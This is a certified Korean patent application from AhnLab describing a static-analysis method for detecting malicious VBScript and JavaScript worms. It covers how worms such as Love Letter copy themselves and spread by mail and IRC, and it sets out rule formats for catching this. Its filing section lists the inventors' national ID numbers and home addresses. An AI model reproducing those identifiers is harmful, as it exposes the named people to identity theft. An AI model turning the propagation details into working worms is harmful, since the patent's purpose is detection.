대 한 민 국 특 허 청
KOREAN INTELLECTUAL PROPERTY OFFICE

별첨 사본은 아래 출원의 원본과 동일함을 증명함.

This is to certify that the following application annexed hereto is a true copy from the records of the Korean Intellectual Property Office.

출 원 번 호 : 10-2003-0016207
Application Number

출 원 년 월 일 : 2003년 03월 14일
Date of Application MAR 14, 2003

출 원 인 : 주식회사 안철수연구소 외 1명
Applicant(s) Ahnlab, Inc., et al.

2003 년 04 월 29 일

특 허 청
COMMISSIONER

【서지사항】

【서류명】	특허출원서
【권리구분】	특허
【수신처】	특허청장
【참조번호】	0004
【제출일자】	2003.03.14
【국제특허분류】	H04L
【발명의 명칭】	정적 분석을 이용한 악성 스크립트 감지 방법
【발명의 영문명칭】	METHOD TO DETECT MALICIOUS SCRIPTS USING STATIC ANALYSIS
【출원인】	
【명칭】	주식회사 안철수연구소
【출원인코드】	3-1999-902882-2
【출원인】	
【성명】	홍만표
【출원인코드】	4-1999-008549-0
【대리인】	
【성명】	박창남
【대리인코드】	9-2001-000437-2
【포괄위임등록번호】	2003-015642-9
【포괄위임등록번호】	2003-016061-0
【대리인】	
【성명】	진천웅
【대리인코드】	9-1998-000533-6
【포괄위임등록번호】	2003-015641-1
【포괄위임등록번호】	2003-016062-7
【발명자】	
【성명의 국문표기】	이성욱
【성명의 영문표기】	LEE,Sung Wook
【주민등록번호】	690408-1018827
【우편번호】	440-320
【주소】	경기도 수원시 장안구 율전동 샘내마을삼호아파트 211-90(
【국적】	KR

【발명자】

【성명】 홍만표

【출원인코드】 4-1999-008549-0

【발명자】

【성명의 국문표기】 배병우

【성명의 영문표기】 BAE,Byung Woo

【주민등록번호】 770228-1916612

【우편번호】 664-800

【주소】 경상남도 사천시 사천읍 수석리 299번지

【국적】 KR

【발명자】

【성명의 국문표기】 이형준

【성명의 영문표기】 LEE,Hyung Joon

【주민등록번호】 791226-1626117

【우편번호】 516-850

【주소】 전라남도 곡성군 석곡면 구봉리 137번지

【국적】 KR

【발명자】

【성명의 국문표기】 조시행

【성명의 영문표기】 CHO,Si Haent

【주민등록번호】 620219-1029514

【우편번호】 140-040

【주소】 서울특별시 용산구 산천동 192 리버힐삼성아파트 109-110

【국적】 KR

【공개형태】 간행물 발표

【공개일자】 2002.10.31

【심사청구】 청구

【취지】 특허법 제42조의 규정에 의한 출원, 특허법 제60조의 규정에 의한 출원심사 를 청구합니다. 대리인
박창남 (인) 대리인
진천웅 (인)

【수수료】

【기본출원료】 20 면 29,000 원

【가산출원료】 4 면 4,000 원

【우선권주장료】	0 건	0	원
【심사청구료】	3 항	205,000	원
【합계】	238,000 원		
【감면사유】	중소기업		
【감면후 수수료】	119,000 원		
【첨부서류】	1. 요약서·명세서(도면)_1통 2.중소기업기본법시행령 제2조에의한 중소기업에 해당함을 증명하는 서류_1통 3.공지예오적용대상(신규성상실의예외, 출원시의특례)규정을 적용받기 위한 증명서류_1통		

【요약서】

【요약】

본 발명은 정적 분석을 이용한 악성 스크립트 감지 방법에 관한 것이다.

이러한 본 발명은 악성 코드 패턴을 구성하는 일련의 메소드들의 존재, 및 메소드들 상호간의 관련된 파라미터와 리턴값이 일치하는지를 검사하되, 상기 검사는, 악성 행위는 단위 행위들의 조합으로 구성되며 각각의 단위 행위는 더 작은 단위 행위 또는 하나 이상의 메소드 호출들로 구성되는 것으로 모형화하여 각 단위 행위와 메소드 호출 문장을 스크립트 코드에서 탐지될 문장 형태를 정의하는 매칭 규칙과 이러한 매칭 규칙을 만족하는 문장에 사용된 규칙 변수의 관계를 분석하여 악성 행위를 검색할 수 있도록 매칭된 패턴간의 관계를 정의하는 관계 규칙으로 구분하여, 감지할 대상 스크립트 코드에서 상기 매칭 규칙과 부합되는 코드 패턴을 탐색하되 탐색된 패턴에서 사용된 함수의 인자들을 추출하고 규칙 변수에 저장하여 매칭 규칙의 인스턴스를 생성하는 단계; 및 상기 생성된 매칭 규칙의 인스턴스 집합에서 관계 규칙을 만족하는 것을 탐색하여 관계 규칙의 인스턴스를 생성하는 단계를 포함한 것을 특징으로 한다.

【대표도】

도 9

【색인어】

정적 분석, 악성 코드, 악성 스크립트, 감지, 검색

【명세서】

【발명의 명칭】

정적 분석을 이용한 악성 스크립트 감지 방법{METHOD TO DETECT MALICIOUS SCRIPTS USING STATIC ANALYSIS}

【도면의 간단한 설명】

도 1 은 종래의 악성 코드 감지 기법을 나타낸 도시도,

도 2 는 종래의 안티바이러스들이 채용하고 있는 정적 휴리스틱 분석의 실예,

도 3 은 종래의 시스템 내에서 자기 복제를 수행하는 스크립트 코드의 실예,

도 4 는 본 발명에 대한 개념을 설명하기 위한 메일을 통해 자기 복제를 수행하는 비주얼 베이직 스크립트 코드의 실예,

도 5 는 본 발명에 따라 규칙 표기 형식을 BNF로 표기한 실예,

도 6 은 본 발명에 따라 로컬 복제 행위 감지를 위한 규칙의 실예,

도 7 은 본 발명에 따라 로컬 복제본의 첨부 및 발송을 탐지하기 위한 규칙의 실예,

도 8 은 본 발명에 따라 IRC를 통한 전파 행위를 감지하기 위한 규칙의 실예,

도 9 는 본 발명에 따른 정적 분석 과정을 나타낸 흐름도이다.

【발명의 상세한 설명】

【발명의 목적】

【발명이 속하는 기술분야 및 그 분야의 종래기술】

<10> 본 발명은 악성 스크립트 감지 방법에 관한 것으로서, 특히 정적 분석을 이용하여 악성 행위 패턴을 감지하는 기술에 관한 것이다.

<11> 악성 스크립트는 스크립트 언어로 작성된 악성 코드를 말하는데, 대부분 인터넷 웜의 형태로 메일이나 IRC(Internet Relay Chat) 같은 매체를 통해 전파되고 있다. 악성 코드의 작성에 주로 이용되는 스크립트 언어는 비주얼 베이직 스크립트(Visual Basic Script)와 자바 스크립트(JavaScript)를 들 수 있다. 스크립트 언어는 비교적 간단하여 초보자도 쉽게 익힐 수 있어서 컴퓨터에 관한 전문적인 지식이 없는 사람도 쉽게 악성 스크립트 코드를 생성할 수 있으며, 최근에는 자동으로 악성 스크립트를 생성시켜 주는 생성기까지 인터넷을 통해 유포되고 있는 실정이다.

<12> 이러한 악성 스크립트의 감지에는 이진 형태의 악성 코드와 마찬가지로 시그너쳐(signature) 기반의 스캐닝(scanning)을 통한 방법이 널리 사용되고 있다. 그러나, 이 기법은 분석을 통해 시그너쳐를 추출한 악성 코드만을 감지할 수 있으므로, 알려지지 않은 새로운 악성 스크립트의 감지를 위해서는 휴리스틱 분석이 주로 이용된다. 휴리스틱 분석은 대상 코드를 스캐닝하여 악성 코드에 보편적으로 존재하는 코드 조각들을 탐색하는 정적 휴리스틱 분석과, 에뮬레이션을 수행하여 나타나는 행위 패턴을 분석함으로써 악성 여부를 판단하는 동적 휴리스틱 분석으로 나누어 질 수 있다. 실제에 있어서, 에뮬

레이션을 통한 악성 행위의 감지는 많은 시간과 시스템 자원을 소모하기 때문에 정적 휴리스틱 기법이 가장 보편적으로 이용된다.

<13> 그러나, 이진 악성 코드와 달리 소스 코드 형태로 존재하는 악성 스크립트에서 악성 행위를 수행하는 정형화된 코드 블록을 찾아내는 데에는 많은 어려움이 따르게 된다. 따라서, 악성 스크립트를 대상으로 하는 정적 휴리스틱 분석은 메소드 호출 또는 어트리뷰트와 같은 특정 단어들의 존재나 출현 빈도를 검사하는 방식을 취하고 있다. 이러한 악성 스크립트 감지 방식의 가장 큰 문제점은 높은 감지 오류율이다. 즉, 악성 행위에 사용되는 메소드들 중 상당수는 일반 스크립트에서도 빈번하게 사용될 수 있는 것들이므로, 실제로 악성 행위가 아님에도 불구하고 이를 악성 코드로 간주하는 긍정 오류(false positive)가 빈번하게 발생할 여지를 가지게 된다. 따라서, 현재의 정적 휴리스틱 분석은 긍정 오류가 높을 것으로 예상되는 악성 행위의 감지를 포기하고, 일반 스크립트에서 거의 사용되지 않는 특별한 메소드 호출들로 이루어진 일부 악성 행위만을 제한적으로 감지하는데 그치고 있다.

<14> 한편, 악성 스크립트 코드가 수행하는 대표적인 악성 행위를 살펴보면, 로컬 시스템이나 네트워크를 대상으로 하는 자기복제이며, 그 외에도 시스템 레지스트리 또는 다른 기존 파일을 변형하는 등의 악성 행위를 수행한다. 아래의 표 1 은 악성 스크립트가 수행하는 악성 행위를 정리한 것이다.

<15>

【표 1】

구 분	악 성 행 위
자기복제	로컬 시스템에 자기복제
	메일을 통한 자기복제
	IRC 프로그램을 이용한 자기복제
	네트워크 공유 폴더를 통한 자기복제
시스템 정보변경	레지스트리 변경
파일변경	데이터 파일 변형
	어플리케이션 설정 변형

<16> 악성 행위별로 내용을 살펴보면, 메일을 통한 자기복제는 일반적으로 마이크로소프트 아웃룩의 주소록을 참조하여 메일에 자신의 파일을 첨부하여 발송하는 방법으로 이루어지며, IRC를 통한 복제는 IRC 클라이언트 프로그램의 스크립트 파일을 수정하여 채팅시 다른 사용자들에게 자동적으로 전송이 이루어지도록 하는 방법이 이용된다. 시스템 정보 변경은 레지스트리 변경을 통해 시스템 재시작시에 해당 스크립트가 자동으로 실행되도록 할 목적으로 이루어진다. 악성 코드의 가장 기본적인 특징은 자신과 동일한 이미지를 생성하거나 다른 파일에 기생한 형태로 자신을 전파시키는 자기복제 능력이다. 따라서, 악성 스크립트 감지를 위해 탐색되는 주된 패턴은 자기복제이며, 상대적으로 데이터 파일 수정이나 삭제와 같은 악성 행위는 부가적인 탐지 대상 행위가 된다.

<17> 사실, 비주얼 베이직 스크립트나 자바스크립트의 기본 구성 요소만으로는 이러한 악성 행위 수행에 필요한 시스템 자원에 접근할 수 없다. 따라서, 이러한 자원에 접근하기 위해서는 아래의 표 2 에 제시된 COM 또는 ActiveX 객체를 이용할 수 있다.

<18>

【표 2】

객 체	용 도
Scripting.Filesystem	파일 입출력 관련
WScript.Shell	윈도우 시스템 정보
WScript.Network	네트워크 드라이브 이용
Outlook.Application	메일 전송 관련

<19> 'Scripting.filesystem' 객체는 로컬 파일 시스템에 자기복제를 수행하는데 이용된다. 이 객체는 주로 파일 입출력과 관련된 메소드를 지원하며, 이를 사용하여 파일 복사, 파일 생성, 파일 삭제 등의 행위를 하는 스크립트 코드를 작성할 수 있다. 'WScript.Shell' 객체는 윈도우 시스템 정보를 수정하거나 새로운 프로세스를 구동시키기 위해서 이용된다. 이 객체는 윈도우 시스템 레지스트리 정보를 조작할 수 있는 메소드와 새로운 프로세스를 구동시키는 메소드, 기타 환경 설정 값을 조작할 수 있는 메소드를 지원한다. 악성 스크립트에서는 이 객체에서 지원하는 레지스트리 관련 메소드를 사용하여 시스템 시작과 같은 특정한 시점에 자신의 스크립트가 자동으로 실행되게 하며, 새로운 프로세스를 구동하는 메소드를 사용하여 트로이 목마(trojan horse)와 같은 악성 프로그램을 수행시키기도 한다. 'Outlook.Application' 객체는 전자 메일을 통한 전파에 이용된다. 악성 스크립트에서는 이 객체의 메소드와 어트리뷰트들을 사용하여 주소록을 읽고 자신이 첨부된 새로운 메일을 생성 및 발송한다.

<20> 종래의 악성 스크립트의 감지에는 이진 코드를 위한 기법들을 그대로 이용하거나, 소스 프로그램 형태인 스크립트에 적합하도록 다소간의 변형을 가하여 적용하는 것이 일반적이다. 이러한 종래의 악성 코드 감지 기법은 도 1 과 같이 정리할 수 있다. 감지 시점에 의한 분류는 실행 전에 해당 코드를 분석하여 악성 여부를 판단하는 직접적 방식

(direct method)과, 실행 중 또는 후에 나타나는 악성 행위 및 결과를 관측하여 판단하는 간접적 방식(indirect method)으로 분류할 수 있다. 이와는 다른 관점의 데이터 소스에 의한 분류는 악성 여부를 판단하는 근거에 의한 것으로, 코드의 스캐닝을 통해 특정 패턴을 검색하는 스캐너, 에뮬레이션 또는 실제 실행을 통해 대상 코드의 행위 패턴을 감시하는 행위 감시기, 그리고 화일의 변형을 검사하는 무결성 검사기로 분류할 수 있다

.

<21> 스캐닝(scanning)을 통한 시그너쳐 인지(signature recognition)는 가장 보편적으로 사용되고 있는 악성 코드 감지 방식이다. 이 방식은 하나의 악성 코드에만 존재하는 특별한 문자열들을 탐색함으로써 해당 코드의 악성 여부를 진단하므로, 진단 속도가 빠르고 악성 코드의 종류를 명확하게 구분할 수 있다는 장점을 가지고 있다. 그러나, 알려지지 않은 악성 코드에 대해서는 전혀 대응할 수 없으므로, 안티바이러스 업체에서 해당 악성코드의 시그너쳐와 치료방법을 포함하는 새로운 악성 코드 데이터베이스를 배포하기 전까지 많은 사용자들이 악성 코드에 그대로 노출될 수밖에 없다. 특히, 악성 스크립트들은 대부분 전자우편과 IRC, 네트웍 공유 등을 통해 주로 전파되므로 전파 속도가 빨라 그 피해가 큰 것이 현실이다.

<22> 휴리스틱 분석(heuristic analysis)은 기본적으로 새로운 악성 코드의 출현은 빈번하게 이루어지나, 새로운 악성 행위 기법의 출현은 매우 드물게 이루어진다는 데에 착안한 것이다. 일반적인 프로그램에 있어서, 특정 기능을 수행하기 위한 새로운 기법의 개발은 몇몇 선도적인 프로그래머 또는 학자들에 의해 이루어지며, 대부분의 프로그래머들은 이렇게 알려진 기법을 이용하여 프로그램들을 작성하게

된다. 악성 코드 또한 프로그램이므로 선도적인 역할을 수행하는 일부 악성 코드 제작자들에 의해 새로운 악성 행위의 기법이 공개되고, 그 뒤로 이를 이용한 다수의 악성 코드들이 출현하게 된다. 따라서, 이미 알려진 악성 행위의 기법에 대한 휴리스틱을 이용하여 주어진 코드를 분석함으로써, 이미 알려진 악성 행위를 포함하고 있는 많은 새로운 악성 코드를 감지할 수 있다.

<23> 이러한 휴리스틱 분석 기법은 악성 코드 내부에 존재하는 코드 형태에 대한 정적 휴리스틱을 이용하는 것과, 에뮬레이션을 통해 얻어지는 실행 중 발생 행위에 대한 동적 휴리스틱을 이용하는 방법으로 나누어진다. 정적 휴리스틱 분석은 악성 행위에 자주 이용되는 코드 조각들을 데이터베이스화 하여두고 대상 코드를 스캔하여 그 존재 여부나 출현 빈도를 탐색하여 악성 코드를 감지하는 방식이다. 이 방식은 속도가 비교적 빠르고 높은 감지율을 보이나, 긍정 오류가 다소 높다는 단점을 가지고 있다. 동적 휴리스틱 분석은 가상 기계를 구현한 에뮬레이터 상에서 해당 코드를 수행하면서 프로그램 수행 중에 발생하는 시스템 호출과 시스템 자원(resource)들에 발생하는 변화를 감시함으로써 악성 행위를 감지하는 방식이다. 그러나, 이를 위해서는 완전한 가상 기계를 구현하여야 하며, 한번의 에뮬레이션만으로는 모든 프로그램 흐름을 추적할 수 없다는 단점을 가지고 있다. 특히, 스크립트 코드를 위한 에뮬레이터는 하드웨어, 운영체제 뿐 아니라 관련된 시스템 객체(object) 및 제반환경을 모두 포함하여야 하므로 구현이 매우 어렵고, 부하 또한 큰 것으로 알려져 있다.

<24> 행위 차단(behavior blocking) 기법은 실제로 대상 시스템에서 코드를 실행

시킨다는 점 외에는 동적 휴리스틱을 이용한 감지 방법과 유사한 것으로 생각될 수 있다. 그러나, 에뮬레이션은 아무런 부작용(side effect) 없이 긴 시간 동안의 행위 감시를 통해 대상 코드의 악성 여부를 판별할 수 있는데 반해, 악성 코드를 실제 시스템에서 실행하고 동일한 감시를 수행한다면 악성 행위가 실제로 일어나게 되므로, 디스크 포맷이나 시스템 파일 변형 등과 같이 악성 코드가 실행할 가능성이 높은 각각의 행위가 감지되면 이를 즉각 차단하여야 한다. 따라서, 실질적으로 에뮬레이션에서와 같은 긴 시간 동안의 행위 패턴 감시가 어렵고, 각각의 위험 행위가 발생할 때마다 경고가 주어지므로 매우 높은 긍정 오류(false positive)를 보이게 된다.

<25> 무결성 검사(integrity checking)는 로컬 디스크에 존재하는 파일들 전체 또는 일부에 대하여 파일 정보 및 체크섬, 또는 해쉬 값을 기록하여 두었다가 일정 시간이 지난 후 파일들이 변형되었는가를 검사하는 간접적인 악성 코드 대응 방식이다. 이 방식은 지정된 파일의 변형만을 감지하므로 적법한 내용의 변화가 예상되는 파일에 사용할 경우 매우 높은 긍정 오류를 발생시킨다는 단점을 가지고 있다. 따라서, 서버 상에서 악성 코드 또는 시스템 침입(intrusion)에 의한 변형을 감지할 목적으로 일부 시스템 파일들에 대해서 적용하는 것이 일반적이다.

<26> 상술한 바와 같은 행위 감시와 무결성 검사 기법의 단점들로 인해서 악성 코드 감지 기법 중에서 악성 스크립트의 감지에 가장 현실적인 대안으로 받아들여지고 있는 것은 정적 휴리스틱 분석 기법이다. 이는 스크립트 형태의 특수성을 고려하여 메소드 호출 또는 어트리뷰트와 같은 특정 단어들의 존재나 출현 빈도를 검사하는 방식으로 이용되고 있다. 이때, 검색의 대상이 되는 메소드와 어트리뷰트들은 주로 자기 복제를 수행하

는 코드에 나타날 수 있는 것들이다. 주어진 코드가 일반적인 목적을 위해 작성된 정상 코드인지 또는 악성 행위를 위해 작성된 악성 코드인지를 구분하는 것은 프로그래머의 의도를 파악해내는 문제로 간주될 수 있다. 이러한 판단의 기준으로 가장 보편적으로 사용되는 것은 해당 코드의 자기복제 수행 여부이다.

<27> 악성 코드는 가능한 많은 시스템에 전파되어 악성 행위를 수행하려 하는 본질로 인해 자기 복제 루틴을 포함하게 되나, 정상적인 프로그램들은 이 같은 자기 복제를 수행하지 않으므로 가장 근본적인 판단 기준으로 이를 이용할 수 있다. 즉, 주어진 코드의 악성 여부 판별은 자기 복제 행위의 수행 여부를 정확히 판별함으로써 달성될 수 있다. 그러나, 자기 복제 행위에 사용되는 메소드들 각각은 실제 일반 스크립트에서도 빈번하게 사용될 수 있는 것들이므로, 단순한 메소드 존재 유무를 통한 판단만으로는 긍정 오류의 발생 확률이 높다.

<28> 도 2 는 종래의 안티바이러스들이 채용하고 있는 정적 휴리스틱 분석의 실예이다. 도 2 의 우측에 제시한 것은 러브레터(love letter) 웜의 일부로서 메일을 통해 자기 자신을 발송하는 부분이다. 그러나, 실제로 메일을 통해 자기복제를 수행하는가를 판단하는 것이 아니라 좌측에 열거된 메소드와 어트리뷰트의 존재 여부만을 검색하여 악성 여부를 가리게 된다. 따라서, 좌측 상단의 5개 단어 또는 하단의 4개 단어를 담고 있는 모든 스크립트는 악성 스크립트로 간주된다. 따라서, 주소록에 접근하고 메일을 생성하여 전송하는 일반(legitimate) 스크립트를 악성으로 진단하는 긍정 오류가 발생하게 된다. 그러나, 메일을 전송하는 스크립트가 주소록까지 접근하는 경우는 많지 않으므로, 이것은 상대적으로 긍정 오류의 여지가 적은 경우로 볼 수 있다.

<29> 더욱 문제되는 것은 도 3 과 같이 시스템 내에서 자기 복제를 수행하는 스크립트 코드의 실예를 통해서 확인할 수 있다. 도 3 을 참조하면, 제시된 스크립트 코드는 시스템 내의 모든 VBS 파일에 자신의 내용을 겹쳐씀으로써(overwrite) 로컬 시스템 내의 자기복제를 수행한다. 이 코드는 시스템에 존재하는 모든 VBS 파일을 자신과 같은 악성 스크립트로 만드는 악성 행위를 수행함에도 불구하고 파일을 열고, 폴더의 리스트를 얻는 것과 같이 많은 스크립트에서 사용하는 메소드들로만 이루어져 있으므로, 특정 단어의 존재 유무만을 탐색하면 극히 높은 긍정 오류율을 보이게 된다. 따라서, 대부분의 안티 바이러스 시스템은 긍정 오류가 높을 것으로 예상되는 악성 행위는 감지를 포기하고, 일반 스크립트에서 거의 사용되지 않는 특별한 메소드 호출들로 이루어진 일부 악성 행위의 감지에 이 기법을 제한적으로 이용하고 있는 것이 현실이다. 결국, 실제의 악성 스크립트들이 알려진 모든 악성 행위를 포함하지는 않기 때문에 일반적으로 빈번하게 사용되는 메소드 호출만을 사용하는 악성 스크립트가 출현하였을 때 악성 행위를 탐지하고 악성 여부를 판정하는 것이 어려운 문제점이 있다.

【발명이 이루고자 하는 기술적 과제】

<30> 이에 본 발명은 상기와 같은 문제점을 해결하기 위하여 안출된 것으로서, 정밀한 정적 분석을 통해서 높은 정확도를 가지는 악성 스크립트 감지 방법을 제공하는데 그 목적이 있다.

<31> 상기와 같은 목적을 달성하기 위하여 본 발명에 따른 정적 분석을 이용한 악성 스크립트 감지 방법은, 악성 코드 패턴을 구성하는 일련의 메소드들의 존재, 및 메소드들

상호간의 관련된 파라미터와 리턴값이 일치하는지를 검사하되, 상기 검사는, 악성 행위는 단위 행위들의 조합으로 구성되며 각각의 단위 행위는 더 작은 단위 행위 또는 하나 이상의 메소드 호출들로 구성되는 것으로 모형화하여 각 단위 행위와 메소드 호출 문장을 스크립트 코드에서 탐지될 문장 형태를 정의하는 매칭 규칙과 이러한 매칭 규칙을 만족하는 문장에 사용된 규칙 변수의 관계를 분석하여 악성 행위를 검색할 수 있도록 매칭된 패턴간의 관계를 정의하는 관계 규칙으로 구분하여, 감지할 대상 스크립트 코드에서 상기 매칭 규칙과 부합되는 코드 패턴을 탐색하되 탐색된 패턴에서 사용된 함수의 인자들을 추출하고 규칙 변수에 저장하여 매칭 규칙의 인스턴스를 생성하는 단계; 및 상기 생성된 매칭 규칙의 인스턴스 집합에서 관계 규칙을 만족하는 것을 탐색하여 관계 규칙의 인스턴스를 생성하는 단계를 포함한 것을 특징으로 한다.

<32> 이때, 상기 매칭 규칙은 규칙을 나타내는 식별자(Identifier), 및 감지 대상이 되는 스크립트 언어와 동일한 문법의 악성 행위를 구성하는 문장 패턴으로 구성되고, 상기 관계 규칙은 해당 규칙이 만족되기 위한 조건이 기술되는 조건식(Cond), 및 상기 조건식의 조건이 만족될 때 실행될 내용이 기술되는 동작부(Action)로 구성되는 것이 바람직하다.

【발명의 구성 및 작용】

<33> 이하, 첨부된 도면을 참조하여 본 발명을 상세히 설명하기로 한다.

<34> 도 4 는 본 발명에 대한 개념을 설명하기 위한 메일을 통해 자기 복제를 수행하는 비주얼 베이직 스크립트 코드의 실예이다. 이것은 도 2 에서 제시된 자기 복제 코드 패

턴에서 일부 주요 문장만을 발췌한 것이다. 도 4 에서 확인할 수 있는 것처럼 다수의 메소드 호출이 하나의 악성 행위를 구성하기 위해서는 반드시 그것들의 파라미터와 리턴값 사이에 특별한 관계가 존재하여야 한다. 예컨대, 4행의 Copy 메소드는 현재 실행 중인 스크립트를 'LOVE-LETTER-FOR-YOU.TXT.VBS' 라는 이름으로 복사하고, 7행의 'Attachments.Add' 메소드는 그 파일을 새로 만들어진 메일 객체에 첨부함으로써 메일을 통한 자기 복제를 달성한다.

<35> 그러나, 메소드 호출의 존재유무만을 검사하는 방식을 사용하게 되면, A라는 이름으로 스크립트 파일을 생성하고 B라는 이름의 파일을 첨부하는 관계없는 메소드 호출이 존재하여도 이를 악성 코드로 간주하므로 높은 긍정 오류를 보이게 되는 것이다. 즉, 도 4 의 4행은 동일하지만 7행에서 메일에 첨부하는 파일이 'MYPIC.JPG' 라는 전혀 관계없는 파일이었다면 이것은 메일을 통한 자기 복제로 판단되지 않아야 한다. 또한, 다른 변수들의 검사도 같은 맥락에서 이해될 수 있는데, 3행의 'c' 는 해당 스크립트 자신의 파일 핸들을 가지게 되고 4행의 copy 메소드 호출을 통해 로컬 복사본을 생성하게 된다. 그러나, 만약 copy 메소드의 호출이 'd.copy...' 와 같이 전혀 관계없는 다른 파일 객체의 메소드로 되어 있는 스크립트가 주어졌다면, 이것은 명백히 무관한 다른 파일의 복사본을 만드는 것일 뿐 자기 복제가 아니라고 판단할 수 있다.

<36> 한편, 종래의 정적 휴리스틱 분석은 단지 자기 복제 행위에 사용될 수 있는 메소드 호출 시퀀스의 존재 여부만을 가지고 자기 복제 행위를 수행하는 코드가 있는지를 판단한다. 예컨대, 주소록에 있는 각각의 대상에게 자신의 사진을 메일로 전송하는 스크립트가 주어졌을 때, 종래의 정적 휴리스틱 분석은 주소록 검색과 메일 전송을 수행하는 메소드 시퀀스가 발견되었으므로 이것을 악성 코드라고 진단한다. 그러나, 본 발명에 따른

감지 방법은 악성 행위를 구성하는 메소드 시퀀스의 파라미터와 리턴값들까지 참조하므로 메일에 첨부된 파일이 자기 자신 또는 자신의 복제본이 아니라면 이것을 악성 행위로 간주하지 않게 된다. 도 4 와 같은 실예에있어서, 본 발명에 따르면 메소드 호출의 존재 뿐만 아니라 사용된 파일명, 'fso', 'c', 'out', 'male' 등과 같은 모든 관계있는 값들이 일치하는가를 검사함으로써, 단순한 문자열 탐색보다 정확한 감지 결과를 얻을 수 있다. 이러한 방법은 기본적으로 악성 행위에 대한 휴리스틱을 이용한다는 점에서 종래의 방법과 유사하지만, 컴파일러 최적화 또는 소프트웨어 엔지니어링 분야에서 프로그램의 분석에 이용되던 코드 정적 분석 기법과 유사한 정밀한 분석을 수행한다는 차이점을 가지고 있다.

<37> 실제에 있어서, 이러한 악성 행위는 단순히 일련의 메소드 시퀀스로만 정의할 수 없으며, 다양한 메소드 또는 메소드 시퀀스들의 조합으로 이루어진다. 따라서, 본 발명에서는 악성 행위가 단위 행위들의 조합으로 이루어지며, 각각의 단위 행위는 더욱 작은 단위 행위 또는 하나 이상의 메소드 호출들로 이루어진다고 모델링하고, 각 단위 행위와 메소드 호출 문장을 하나의 규칙(rule)으로 표현한다.

<38> 이때, 악성 행위 패턴 규칙은 스크립트 코드에서 탐지될 문장 형태를 정의하는 매칭 규칙(matching rule)과 매치된 패턴간의 관계를 정의하는 관계 규칙(relation rule)으로 구분된다. 도 5 는 이러한 규칙 표기 형식을 BNF 로 표기한 것이다. 도 5 를 참조하면, '<Match_Rule>' 은 매칭 규칙이며, 규칙을 나타내는 식별자(identifier)와 탐지할 패턴으로 구성된다. 식별자는 'M' 으로 시작하며 규칙 종류와 번호가 덧붙여진다. 탐지할 패턴은 악성 행위를 구성하는 문장 패턴으로, 감지 대상이 되는 스크립트 언어와 동일한 문법을 가진다. 단, 각 메소드가 사용하는 인자와 리턴값을 규칙 변수(variable)로

바꾸어 넣어 다른 규칙이 이것을 이용할 수 있도록 한다. '<Relation_Rule>' 은 관계 규칙을 의미하며, 매칭 규칙을 만족하는 문장에 사용된 규칙 변수의 관계를 분석하여 악성 행위를 찾는데 이용된다. 관계 규칙은 해당 규칙이 만족되기 위한 조건이 기술되는 조건식(Cond), 및 상기 조건식의 조건이 만족될 때 실행될 내용이 기술되는 동작부(Action)로 구성된다. 그런데, 상기의 관계 규칙은 필요한 경우에 한해 선택적으로 상기 조건식의 조건 이전에 만족되어야 하는 조건이 기술되는 기 만족 조건(Precond)을 추가로 더 포함하여 구성될 수 있다. 그러면, 하나의 규칙은 기 만족 조건에 기술된 규칙이 이미 만족되었고 조건식에 기술된 내용이 참일 때 만족되며, 이때 동작부의 내용이 실행된다.

<39> 한편, 상술한 바와 같이 악성 스크립트에 존재하는 악성 행위들은 다양한 형태를 가지고 있으나, 악성 코드의 본질상 가장 핵심이 되는 악성 행위는 자기복제라 할 수 있다. 따라서, 이번에는 자기복제 행위를 대상으로 악성 행위 패턴 규칙에 대한 실예를 들어 설명하기로 한다. 로컬 시스템상의 자기복제는 가장 기본이 되는 악성 행위이며 로컬 디스크에 자신과 동일한 내용의 스크립트를 생성한다. 도 6 은 본 발명에 따라 로컬 복제 행위 감지를 위한 규칙의 실예이다. 도 6 을 참조하면, 실제 정적 분석의 진행 중에 스크립트에서 'ML1' 에 기술된 형태의 문장을 발견하면, 해당 규칙이 만족되었음을 기록하기 위해 규칙의 인스턴스(instance)를 생성하고, 여기에 '$1' 과 '$2' 에 해당하는 문자열을 저장한다. 또한, 연속된 관계 분석 단계에서 'RLOCAL' 이 'ML1' 의 만족과 동시에 자동적으로 만족되는 규칙임이 밝혀지고, 'ML1' 의 '$2' 값이 보관된다. 도면의 'M1' 에서 '[]' 로 표기된 부분의 내용은 해당 부분이 옵션(option)이므로 존재하지 않

을 경우도 있음을 나타내며, 정확한 인자 분석을 위해 괄호 안의 형태가 나타날 경우 해당 부분을 무시한다. 결국, 이같은 과정을 거쳐 정의된 로컬 복제 행위 패턴이 탐지되며, 다른 규칙에서 이 정보를 이용할 수 있도록 복사된 파일명을 규칙 변수 'RLOCAL.$1' 에 저장한다.

<40> 메일을 통한 자기복제는 로컬 시스템에 복제된 파일 또는 자신의 원본 파일을 메일에 첨부하여 전송하는 행위이다. 도 7 은 본 발명에 따라 로컬 복제본의 첨부 및 발송을 탐지하기 위한 규칙의 실예로서, 메일을 통한 자기 복제를 감지하는 규칙의 예이다. 이는 복제된 파일을 메일에 첨부하는 부분과 메일을 전송하는 부분으로 이루어져 있음을 알 수 있다. 'MA1' 과 'MS1' 은 각각 메일에 파일을 첨부하는 행위와 메일을 전송하는 코드를 나타내며, 'RATTACH' 는 'MA1' 과 로컬 복제 행위 탐지 규칙 'RLOCAL' 의 파일명이 일치될 경우에 만족된다. 'RSEND' 는 메일에 파일을 첨부하는 행위 'RATTACH' 와 메일 전송 행위인 'MS1' 이 존재하고, 메일을 전송하는 객체와 파일을 첨부하는 객체가 동일한 경우에만 만족된다.

<41> 세계적으로 가장 많이 사용되는 채팅 프로그램 중의 하나인 IRC 프로그램은 대부분 자신의 실행 환경과 이벤트(event)를 지정하는 설정 파일이 존재한다. 많은 악성 스크립트들은 이와 같은 IRC 프로그램의 설정 파일을 수정하여, 채팅 중에 대화 상대에게 로컬 복사본이나 자신의 원본 파일을 자동 전송하도록 한다. 도 8 은 본 발명에 따라 IRC를 통한 전파 행위를 감지하기 위한 규칙의 실예이다. '<' 연산자는 우측의 규칙변수가 담고 있는 문자열이 좌측 규칙변수의 문자열을 포함하고 있는가를 검사한다. 따라서, 이 실예에서는 스크립트의 'send $nick' 뒤에 존재하는 문자열에 로컬 복제본의 파일명이 나타나는가를 검사하게 된다.

